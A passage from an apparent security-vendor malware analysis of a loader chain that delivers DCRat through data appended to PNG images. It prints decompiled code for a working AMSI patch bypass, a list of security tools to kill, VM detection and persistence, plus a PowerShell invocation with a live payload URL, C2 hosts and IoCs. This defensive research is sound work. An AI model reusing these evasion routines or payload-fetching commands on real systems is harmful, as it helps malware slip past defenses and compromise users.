



Figure 10: Visualization of hidden payload embedded in the PNG file using markers

Traditional steganography hides data within image pixels. This sample takes a simpler route: it **appends encoded payload data to the end of the PNG file**. The marker IN- marks the start of the hidden payload, and -in1 marks the end.

## Reconstructing the Hidden Payload

After extracting the encoded data between the markers, the script runs a series of transformations to reconstruct the original payload. This process is represented in **Box 2 of Figure 8**.

The extracted string goes through the following operations:

1. The placeholder character # is replaced with A.
2. The resulting string is converted into a character array.
3. The array is reversed.
4. The reconstructed string is Base64 decoded.

These steps produce a binary payload that loads directly into memory as a **.NET assembly**. The malware runs the next stage without ever writing a DLL to disk.

## Retrieving the Payload

Finally, the script proceeds to the **third highlighted section (Box 3)** in **Figure 8**. Here, the loaded .NET assembly contacts another remote URL hosting a second image file with additional appended data.

Once the assembly loads, the PowerShell script invokes the DLL's entry point using reflective injection. Reflective .NET assembly injection lets a payload execute directly from memory, never written to disk. The typical execution flow is **Assembly.Load(byte[]) → GetType() → GetMethod() → Invoke()**.

```
$n=[AppDomain]::CurrentDomain.Load($m) //$m has the binary

$p=$n.GetType('Fiber.Program')

$q=$p.GetMethod('Main')

$q.Invoke($NULL,[object[]]$o)
```

The decoded DLL in this sample is named **`Microsoft.Win32.TaskScheduler.dll`**, as shown in **Figure 11**.





Figure 11: Decompiled view of the .NET loader DLL

The assembly exposes a method named `Main()` inside the `Fiber.Program` class. It accepts a large number of parameters that control the loader's behavior.

As we saw in Figure 8, the following is passed as parameters while loading and invoking the DLL:

```
$o=@('https://firebasestorage.googleapis.com/v0/b/sadam-bda08.firebasestorage.app/o/Sa%2Fluxo%2Fimg_144505.png?alt=media&token=d0a024ee-90c4-4e54-86d0-c3c42c7d09b4','','C:\Users\Public\Downloads\','Name_File','MSBuild','','MSBuild','','URL','C:\Users\Public\Downloads\','Name_File','vbs','1','','Task_Name','0','','','');
```

During execution, the PowerShell script constructs an array of arguments and passes it to the DLL. The parameters passed to the `Main()` method (shown in **Figure 11**) map as follows:

| Parameter | Value passed | What it controls |
|---|---|---|
| encodedUrlPayload | hxxps://firebasestorage[.]googleapis[.]com/.../img_144505.png | Second carrier image holding the final executable |
| flagRegStartup | (empty) | Registry startup persistence toggle |
| vbsPath | C:\Users\Public\Downloads\ | Drop path for a VBS helper |
| vbsName | Name_File | Filename for the VBS helper |
| clrPath | MSBuild | CLR host used for injection |
| nativeDllPath | (empty) | Optional native DLL path |
| nativeDllName | MSBuild | Target binary name |

| Parameter | Value passed | What it controls |
|---|---|---|
| flagTaskPersistence | (empty) | Scheduled task persistence toggle |
| payloadUrl | URL | Secondary payload URL slot |
| outputPath | C:\Users\Public\Downloads\ | Output directory |
| outputName | Name_File | Output filename |
| fileExt | vbs | Output extension |
| intervalMinutes | 1 | Scheduled task repeat interval |
| flagStartupTask | (empty) | Startup task toggle |
| schedulerTaskName | Task_Name | Scheduled task name |
| vmDetectionName | 0 | VM detection toggle |

| Parameter | Value passed | What it controls |
|---|---|---|
| flagUacStart | (empty) | UAC bypass toggle |
| uacPayloadUrl | (empty) | Payload for the UAC bypass path |
| uacCommand | (empty) | Command for the UAC bypass path |

The .NET loader then retrieves a second PNG image from a remote Firebase storage URL. The image, shown in **Figure 12**, looks visually benign but carries encoded data appended after the legitimate image content.



Figure 12: Second steganographic image

## Analysis of Final Payload

Using the same extraction and decoding logic described earlier, the loader reconstructs the final executable payload from the embedded data. That payload is a .NET-based executable, shown in **Figure 13**, and it's injected into the legitimate Microsoft binary **`msbuild.exe`**. Running the malware under the context of a trusted system binary helps the attacker evade detection that relies on process reputation.





Figure 13: Decompiled view of the final executable payload injected into msbuild.exe

## Anti-Analysis Checks

The payload runs a simple **anti-analysis check** to detect virtualized or sandboxed environments. As shown in **Figure 14**, the malware queries the WMI class `Win32_CacheMemory` using `ManagementObjectSearcher`. If the query returns no results, it assumes it's running in a virtualized environment and terminates execution using `Environment.FailFast(null)`. Otherwise, execution continues after a brief delay.

```
namespace Client.Helper
{
    // Token: 0x0200000C RID: 12
    internal class Anti_Analysis
    {
        // Token: 0x06000045 RID: 69 RVA: 0x00002245 File Offset: 0x00000445
        public static void RunAntiAnalysis()
        {
            if (Anti_Analysis.isVM_by_wim_temper())
            {
                Environment.FailFast(null);
            }
            Thread.Sleep(1000);
        }

        // Token: 0x06000046 RID: 70 RVA: 0x00003B80 File Offset: 0x00001D80
        public static bool isVM_by_wim_temper()
        {
            ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new SelectQuery
              ("Select * from Win32_CacheMemory"));
            int num = 0;
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                num++;
            }
            return num == 0;
        }
    }
}
```

Figure 14: Anti-analysis routine checking for virtualized environments

## Process Monitoring and Security Tool Termination

The malware also **enumerates and monitors running processes** using Windows API functions such as `CreateToolhelp32Snapshot`, `Process32First`, and `Process32Next`. It compares process names against a predefined list of **system monitoring and security-related tools**. On a match, it attempts to terminate the process, likely to **disrupt analysis and evade security monitoring**.

```
private static void Block()
{
    while (AntiProcess.Enabled)
    {
        IntPtr intPtr = AntiProcess.CreateToolhelp32Snapshot(2U, 0U);
        PROCESSENTRY32 processentry = default(PROCESSENTRY32);
        processentry.dwSize = (uint)Marshal.SizeOf(typeof(PROCESSENTRY32));
        if (AntiProcess.Process32First(intPtr, ref processentry))
        {
            do
            {
                uint th32ProcessID = processentry.th32ProcessID;
                string szExeFile = processentry.szExeFile;
                if (AntiProcess.Matches(szExeFile, "Taskmgr.exe") || AntiProcess.Matches(szExeFile,
                  "ProcessHacker.exe") || AntiProcess.Matches(szExeFile, "procexp.exe") ||
                  AntiProcess.Matches(szExeFile, "MSASCui.exe") || AntiProcess.Matches(szExeFile,
                  "MsMpEng.exe") || AntiProcess.Matches(szExeFile, "MpUXSrv.exe") ||
                  AntiProcess.Matches(szExeFile, "MpCmdRun.exe") || AntiProcess.Matches(szExeFile,
                  "NisSrv.exe") || AntiProcess.Matches(szExeFile, "ConfigSecurityPolicy.exe") ||
                  AntiProcess.Matches(szExeFile, "MSConfig.exe") || AntiProcess.Matches(szExeFile,
                  "Regedit.exe") || AntiProcess.Matches(szExeFile, "UserAccountControlSettings.exe") ||
                  AntiProcess.Matches(szExeFile, "taskkill.exe"))
                {
                    AntiProcess.KillProcess(th32ProcessID);
                }
            }
            while (AntiProcess.Process32Next(intPtr, ref processentry));
        }
        AntiProcess.CloseHandle(intPtr);
        Thread.Sleep(50);
    }
```

Figure 15: Anti-process routine enumerating monitoring tools

## Persistence Mechanism

The payload establishes persistence through the `Install()` routine. It first builds the intended installation path using `Environment.ExpandEnvironmentVariables(Settings.Install_Folder)`, then checks whether the current process is already running from that location and terminates any duplicate instances.

With **administrative privileges**, it runs a hidden `cmd.exe` command containing a **Base64-encoded string** that decodes to a schtasks command (`/c schtasks /create /f /sc onlogon /rl highest /tn`). This creates a scheduled task that runs the payload at user logon with elevated privileges.

Without admin privileges, the malware falls back to **registry persistence**. It decodes another Base64 string to the path `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` and creates a value pointing to the malware executable.

Finally, the malware writes itself to the installation path and launches a temporary **batch script**. The script starts the installed copy, then deletes itself. Execution continues from the persistence location while leaving minimal trace of the install.




Figure 16: Persistence routine

## AMSI Bypass

The malware also implements an **AMSI bypass** to evade security monitoring. The code constructs Base64-encoded strings that resolve to `amsi.dll (YW1zaS5kbGw=)` and the function `AmsiScanBuffer (QW1zaVNjYW5CdWZmZXI=)`, then loads them dynamically using `LoadLibraryA` and `GetProcAddress`.

It then prepares architecture-specific patch bytes stored in Base64 fragments: `uFcAB4DD` for 64-bit and `uFcAB4DCGAA=` for 32-bit. Decoded, these patches translate to assembly instructions that force the function to return the error code `0x80070057 (E_INVALIDARG)` immediately. On 64-bit systems the patch runs `mov eax, 0x80070057; ret`. The 32-bit version runs `mov eax, 0x80070057; ret 0x18` to handle stack cleanup.

Before applying the patch, the malware changes the memory permissions of the target function using `VirtualAllocEx` with `PAGE_EXECUTE_READWRITE`, which allows the function memory to be overwritten. It then writes the patch directly to the start of `AmsiScanBuffer` via `Marshal.Copy`, replacing the original scanning routine. From that point, any AMSI scan request returns an error, the content is never inspected, and AMSI-based detection is effectively disabled.

```
// Token: 0x02000006 RID: 6
public class Amsi
{
    // Token: 0x06000028 RID: 40 RVA: 0x000035BC File Offset: 0x000017BC
    public static void Bypass()
    {
        string text = "uFcA";
        text += "B4DD";
        string text2 = "uFcAB4";
        text2 += "DCGAA=";
        if (Amsi.is64Bit())
        {
            Amsi.PatchA(Convert.FromBase64String(text));
            return;
        }
        Amsi.PatchA(Convert.FromBase64String(text2));
    }

    // Token: 0x06000029 RID: 41 RVA: 0x00003610 File Offset: 0x00001810
    private static void PatchA(byte[] patch)
    {
        try
        {
            string @string = Encoding.Default.GetString(Convert.FromBase64String("YW1zaS5kbGw="));
            IntPtr hProcess = Win32.LoadLibraryA(ref @string);
            string string2 = Encoding.Default.GetString(Convert.FromBase64String("QW1zaVNjYW5CdWZmZXI="));
            IntPtr procAddress = Win32.GetProcAddress(hProcess, ref string2);
            uint num;
            Win32.VirtualAllocEx(procAddress, (UIntPtr)((ulong)((long)patch.Length)), 64U, out num);
            Marshal.Copy(patch, 0, procAddress, patch.Length);
        }
        catch (Exception ex)
        {
            Console.WriteLine(" [x] {0}", ex.Message);
            Console.WriteLine(" [x] {0}", ex.InnerException);
        }
    }

    // Token: 0x0600002A RID: 42 RVA: 0x000036B8 File Offset: 0x000018B8
    private static bool is64Bit()
    {
        bool result = true;
        if (IntPtr.Size == 4)
        {
            result = false;
        }
        return result;
    }
}
```

amsi.dll

AmsiScanBuffer

Figure 17: AMSI bypass implementation

## C2 Communication

The malware establishes command-and-control (C2) communication through the `InitializeClient()` routine. It creates a TCP socket using `System.Net.Sockets.Socket` with the `InterNetwork` address family and `TCP` protocol. It then selects a C2 host and port from configuration values (`Settings.Hos_ts` and `Settings.Por_ts`), stored as comma-separated lists. A random entry is chosen at runtime, letting the malware rotate between multiple servers.

The selected domain is resolved using `Dns.GetHostAddresses()`. The malware iterates through the returned IP addresses until a connection succeeds via `ClientSocket.TcpClient.Connect(address, port)`. In the analyzed sample, the domain *`44444.dynuddns.com`* resolves to *`94.154.35.160`*, and the malware connects over TCP port `444` (0x1BC). Once connected, it uses the socket to communicate with the remote C2 server.





Figure 18: Runtime view showing the resolved C2 infrastructure

## Attribution

To identify potential malware family associations, we examined memory strings extracted while the sample was executing. As shown in **Figure 19**, several strings referencing **"DCRat" (Dark Crystal RAT)** were recovered from process memory.





Figure 19: Memory strings captured during runtime

This sample delivers DCRat, but the loading technique isn't tied to a single malware family. The combination of environment-variable payload staging, steganographic payload retrieval from images, and in-memory execution through process injection is a reusable delivery mechanism. The target process used for injection can vary by campaign. Similar techniques have been seen distributing a range of commodity malware families, including AgentTesla, Formbook, RemcosRAT, XWorm, and other information stealers and remote access trojans.

## Protection and Detection

The Singularity Platform protects customers against this attack chain through **behavioral detection and platform-level protections** that continuously monitor runtime behavior to identify and block malicious activity. Autonomous Security Intelligence reads the techniques

observed here, environment-variable payload staging, script-driven execution, and in-memory process injection, and stops the attack at multiple stages.

The platform stays resilient against evolving threats and emerging techniques. It combines static insights with behavioral signals to adapt to new variations of similar attack chains and to previously unseen techniques. Protection holds even as adversaries change their tooling and delivery methods.

## Conclusion

This analysis walks through a multi-stage infection chain that combines several evasion techniques to deliver its final payload. The attack begins with an obfuscated VBS loader that stages a PowerShell payload inside an environment variable, then executes it. The PowerShell script retrieves seemingly benign PNG images carrying appended malicious data, and additional payloads are reconstructed and executed in memory.

This sample delivered DCRat, but the loader technique isn't limited to a single malware family. Environment-variable staging, steganographic payload delivery, and process injection combine into a reusable mechanism that can deploy a range of commodity malware families.

SentinelOne customers are protected against these techniques by the dynamic detection engine at the endpoint. It uses both static and behavioral analysis to identify and block malicious activity across every stage of the attack chain, including emerging variations of similar TTPs.

## Indicators of Compromise (IoCs)

| **zip** | **72108b540966e53754500c5d535e74374cc015e7b8eb500999627696c0ea792b** |
|---|---|
| vbs | db8e3e9ce183b62bab557114b8e9a46ef186af4fffb77c41332ce81025a82311 |
| Url A | hxxps://firebasestorage[.]googleapis[.]com/v0/b/sadam-bda08[.]firebasestorage[.]app/o/Sa%2Fluxo%2FJAMAICA[.]png?alt=media&token=a7f812cf-2ee4-4c99-a356-85643bea81fb |
| Url B | hxxps://firebasestorage[.]googleapis[.]com/v0/b/sadam-bda08[.]firebasestorage[.]app/o/Sa%2Fluxo%2Fimg_144505[.]png?alt=media&token=d0a024ee-90c4-4e54-86d0-c3c42c7d09b4 |

| zip | 72108b540966e53754500c5d535e74374cc015e7b8eb500999627696c0ea792b |
|---|---|
| Image A | 95e6c6c13f65217f41c371abf6d03594b2bfed2259a1813bb4222fb2d3c32745 |
| Image B | 440ac3252585edd8915ee5c32d08f7512386402025b7a66ab447a99b116b17bc |
| DLL | 53c3e0f8627917e8972a627b9e68adf9c21966428a85cb1c28f47cb21db3c12b |
| Exe | 68a539939846e3cd19589a2e54d650db83e350f21010dabc84739c477af0bd37 |
| C2 | 94.154.35[.]160 |
| Domain | 44444.dynuddns[.]com |

Was this article helpful?